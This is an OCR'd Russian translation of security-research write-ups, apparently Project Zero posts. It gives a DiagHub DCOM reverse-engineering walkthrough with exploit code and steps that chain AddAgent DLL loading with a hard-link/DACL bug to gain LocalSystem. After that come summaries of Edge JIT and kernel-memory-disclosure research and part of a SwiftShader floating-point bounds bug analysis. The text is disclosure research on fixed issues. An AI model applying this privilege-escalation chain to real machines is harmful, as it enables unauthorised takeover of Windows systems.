
Клиент вне процесса взаимодействует с прокси; его локальная таблица виртуальных функций не является реализацией сервера.




Создание экземпляра раскрывает CLSID `{42CBFAA7-A4A7-47BB-B422-BD10E9D02700}` и поддерживаемые им интерфейсы.




Маршалинг `IStandardCollectorService` и просмотр свойств раскрывают идентификатор размещающего процесса и идентификатор указателя интерфейса (IPID).



При наличии прав администратора и символов Microsoft, настроенных через `DBGHELP.DLL` WinDBG, OleViewDotNet разбирает таблицу IPID серверного процесса.




Разобранная запись предоставляет указатель серверного объекта и настоящую таблицу виртуальных функций интерфейса. Она находится в `DiagnosticsHub.StandardCollector.Runtime`, а не в основном исполняемом файле сервера.



WinDBG подтверждает наличие восьми записей таблицы:

```
dqs DiagnosticsHub_StandardCollector_Runtime+0x36C78 L8
```




Сначала идут три стандартных метода COM, затем `CreateSession`, `GetSession`, `DestroySession`, `DestroySessionAsync` и `AddLifetimeMonitorProcessIdForSession`.


OleViewDotNet также может декомпилировать байт-код прокси NDR. С именами, полученными из символов, результат выглядит так:

```
[uuid("0d8af6b7-efd5-4f6d-a834-314740ab8caa")]
```

```
struct IStandardCollectorService : IUnknown {
    HRESULT CreateSession(Struct_24 *p0,
                          IStandardCollectorClientDelegate *p1,
                          ICollectionSession **p2);
    HRESULT GetSession(GUID *p0, ICollectionSession **p1);
    HRESULT DestroySession(GUID *p0);
    HRESULT DestroySessionAsync(GUID *p0);
    HRESULT AddLifetimeMonitorProcessIdForSession(GUID *p0, int p1);
};
```



Представление Structures восстанавливает `Struct_24`, дополняя протокол до состояния, достаточного для вызова.



Пример эксплойта

Последовательность загрузки DLL проста:

1. Вызвать `IStandardCollectorService::CreateSession`.
2. Вызвать `ICollectionSession::AddAgent` с именем файла без пути.

`AddAgent` проверяет и разворачивает имя в System32, вызывает `LoadLibraryExW`, разрешает `DllGetClassObject` и вызывает её за пределами блокировки загрузчика.

```
IStandardCollectorService *service;
CoCreateInstance(CLSID_CollectorService, nullptr,
                 CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&service));

SessionConfiguration config = {};
config.version = 1;
config.monitor_pid = GetCurrentProcessId();
CoCreateGuid(&config.guid);
config.path = SysAllocString(L"C:\\Dummy");

ICollectionSession *session;
service->CreateSession(&config, nullptr, &session);
GUID agent_guid;
CoCreateGuid(&agent_guid);
session->AddAgent(L"dummy.dll", agent_guid);
```

Остаётся поместить управляемое содержимое в System32. RPC-метод `SvcMoveFileInheritSecurity` службы хранилища перемещает файл, олицетворяя вызывающую сторону, отменяет олицетворение, а затем применяет унаследованные записи DACL от имени LocalSystem.

Одна ошибка, проблема 1427, позволяет после неудачного обновления DACL переместить файл обратно через изменённое назначение символической ссылки. Для этой цепочки проблема 1428 мощнее: жёсткая ссылка заставляет `SetNamedSecurityInfo` применить выбранные атакующим наследуемые разрешения к защищённой цели.

Этапы:


1. Создать жёсткую ссылку на целевой файл System32. За пределами песочницы создание жёсткой ссылки не требует доступа на запись к её цели.
2. Подготовить каталог с наследуемой ACE изменения для Everyone или Authenticated Users.
3. Попросить службу хранилища переместить путь жёсткой ссылки в этот каталог.
4. Перемещение с олицетворением проходит успешно благодаря правам каталога под контролем атакующего.
5. Работая от имени LocalSystem, `SetNamedSecurityInfo` применяет унаследованные ACE каталога назначения к общему нижележащему файлу, включая исходное имя в System32.

Большинство файлов System32 принадлежат TrustedInstaller, поэтому LocalSystem не может изменить их DACL. Для поиска подходящего файла `NtObjectManager` может проверить доступ с помощью токена службы хранилища:

```
Import-Module NtObjectManager
Start-Service -Name "StorSvc"
Set-NtTokenPrivilege SeDebugPrivilege | Out-Null


$files = Use-NtObject ($p = Get-NtProcess -ServiceName "StorSvc") {
    Get-AccessibleFile -Win32Path C:\Windows\system32 -Recurse `
        -MaxDepth 1 -FormatWin32Path -AccessRights WriteDac `
        -CheckMode FilesOnly
}
```

Служба может записывать `license.rtf`, и этот файл не критичен для работы Windows.



Итоговый эксплойт:

1. Использует проблему 1428, чтобы предоставить атакующему права на изменение `System32\license.rtf`.
2. Заменяет файл PE-образом, экспортирующим `DllGetClassObject`.
3. Вызывает `AddAgent(L"license.rtf", ...)` в DiagHub.
4. Получает выполнение кода от имени LocalSystem, когда DiagHub загружает и вызывает файл.



Итоги

DiagHub представляет собой многократно используемый примитив преобразования произвольного файла System32 в выполнение кода, доступный даже из некоторых изолированных сред, например Edge LPAC. Сочетание такого примитива с манипуляцией жёсткими ссылками и DACL позволяет

избежать ненадёжного перехвата порядка поиска DLL и полезных нагрузок под блокировкой загрузчика.

Тот же рабочий процесс OleViewDotNet — найти регистрацию службы, создать экземпляр, получить PID/IPID, восстановить серверную таблицу виртуальных функций, а затем декомпилировать NDR — предоставляет практический способ анализа незнакомых служб DCOM и поиска похожих возможностей или уязвимостей.

Обход защитных мер атакой на JIT-сервер Microsoft Edge

В Windows 10 Creators Update для Microsoft Edge появилась защита Arbitrary Code Guard. Когда ACG включена для процесса содержимого Edge, этот процесс не может выделять новую исполняемую память или изменять уже существующую исполняемую память. Цель этой меры — затруднить выполнение произвольного машинного кода даже после того, как злоумышленник получит определённые возможности в процессе отрисовки.

Современные браузеры используют JIT-компиляцию JavaScript, которая обычно требует создавать исполняемые страницы и потому несовместима с ACG. Microsoft сохранила JIT, вынеся компилятор из процесса содержимого в отдельный JIT-процесс.

Мы проанализировали, насколько хорошо ACG защищает от эксплуатации Edge, и изучили реализацию JIT-сервера. В ходе исследования было найдено несколько проблем, исправленных до публикации. Хотя работа посвящена Edge, любая архитектура с JIT вне основного процесса сталкивается с похожими проблемами границ доверия и протокола, поэтому наши выводы могут пригодиться другим разработчикам, рассматривающим такой подход.

Полные результаты доступны в техническом отчёте о JIT-сервере. Связанные с ним инструменты и демонстрационный код опубликованы в репозитории инструментов Project Zero.

Обнаружение раскрытия памяти ядра — технический отчёт

С начала 2017 года мы разрабатывали Bochspwn Reloaded — систему динамического инструментирования исполняемого кода, построенную на программном эмуляторе Bochs IA-32 и предназначенную для обнаружения раскрытия памяти ядра операционной системы. Она помогла найти и зарегистрировать более 70 ранее неизвестных уязвимостей Windows и свыше десяти ошибок Linux.

Общая архитектура инструмента была представлена на конференциях REcon Montreal и Black Hat USA в 2017 году. На презентации INFILTRATE 2018 рассказывалось о новых функциях и результатах.

Исследование показало, что раскрытие неинициализированной памяти ядра — не просто набор отдельных ошибок программирования. Проблема глубоко связана с языком C и существует с тех пор, как операционные системы впервые отделили привилегированные ядра от пользовательских процессов.

В нашей подробной работе рассмотрены происхождение этого класса ошибок, предшествующие исследования, методы обнаружения и направления дальнейшей работы. Значительная часть посвящена Bochspwn Reloaded, но также обсуждаются другие методы обнаружения, приёмники данных вне памяти и альтернативные способы применения полносистемного инструментирования. Несколько идей оценены с помощью прототипов и экспериментов, созданных в ходе проекта.

Технический отчёт доступен под названием «Обнаружение раскрытия памяти ядра с помощью эмуляции x86 и отслеживания помеченных данных» (PDF, 1,54 МБ).

Рисование за пределами рамки: проблемы точности в графических библиотеках

Арифметика ограниченной точности может нарушить предположения безопасности даже без классического целочисленного переполнения. В данном случае результат можно представить по величине, но небольшая составляющая округляется до нуля или усиливается. Примеры для чисел с плавающей точкой: `100000000 + 1 == 100000000`, а `1000 + 1.1111111` превращается приблизительно в `1001.111084`.

В этой статье рассматриваются независимо обнаруженные в SwiftShader и Skia случаи, влияющие на безопасность. Общая закономерность — обобщённое решение об отсечении или границах принимается до того, как последующая арифметика накопит достаточно большую ошибку для выхода из проверенного диапазона.

SwiftShader

SwiftShader — программная реализация OpenGL ES и Direct3D 9, которую Chrome использует как резервный модуль отрисовки. При масштабировании исходной текстуры в более крупную область назначения позиции в источнике вычисляются с дробным шагом. В резервном цикле копирования применялось последовательное сложение:

```
float w = sRect.width() / dRect.width();
float h = sRect.height() / dRect.height();
const float xStart = sRect.x0 + 0.5f * w;
float y = sRect.y0 + 0.5f * h;

for (int j = dRect.y0; j < dRect.y1; j++) {
    float x = xStart;
    for (int i = dRect.x0; i < dRect.x1; i++) {
        dest->copyInternal(source, i, j, x, y, options.filter);
        x += w;
    }
    y += h;
}
```

Границы уже были проверены в предположении, что каждая точка `(x,y)` останется внутри `sRect`. Независимое вычисление `xStart + i*w` ограничило бы каждую ошибку округления. При повторении `x += w` ошибка распространяется на тысячи пикселей.

Chrome ограничивал размеры текстуры значением 8192, поэтому все чётные соотношения размеров источника и назначения можно было перебрать. Наибольшее расхождение давали ширина источника 5828 и ширина назначения 8132. У последних пикселей последовательные и прямые вычисления выглядели так:

```
8129: 5827.567871  5826.924805
8130: 5828.284668  5827.641602
8131: 5829.001465  5828.358398
```

Результат прямого вычисления остаётся внутри источника; последовательное сложение после преобразования в целое число выходит за границы и читает целую строку за пределами текстуры. WebGL может вернуть эти пиксели JavaScript, что приводит к раскрытию информации. Такой же дефект присутствовал в пути JIT-компиляции LLVM библиотеки SwiftShader.

Skia

Skia отрисовывает содержимое Chrome, Firefox, Android, Canvas 2D, SVG и других систем. Особенно сложны контуры, содержащие линии, квадратичные кривые и кубические сплайны.

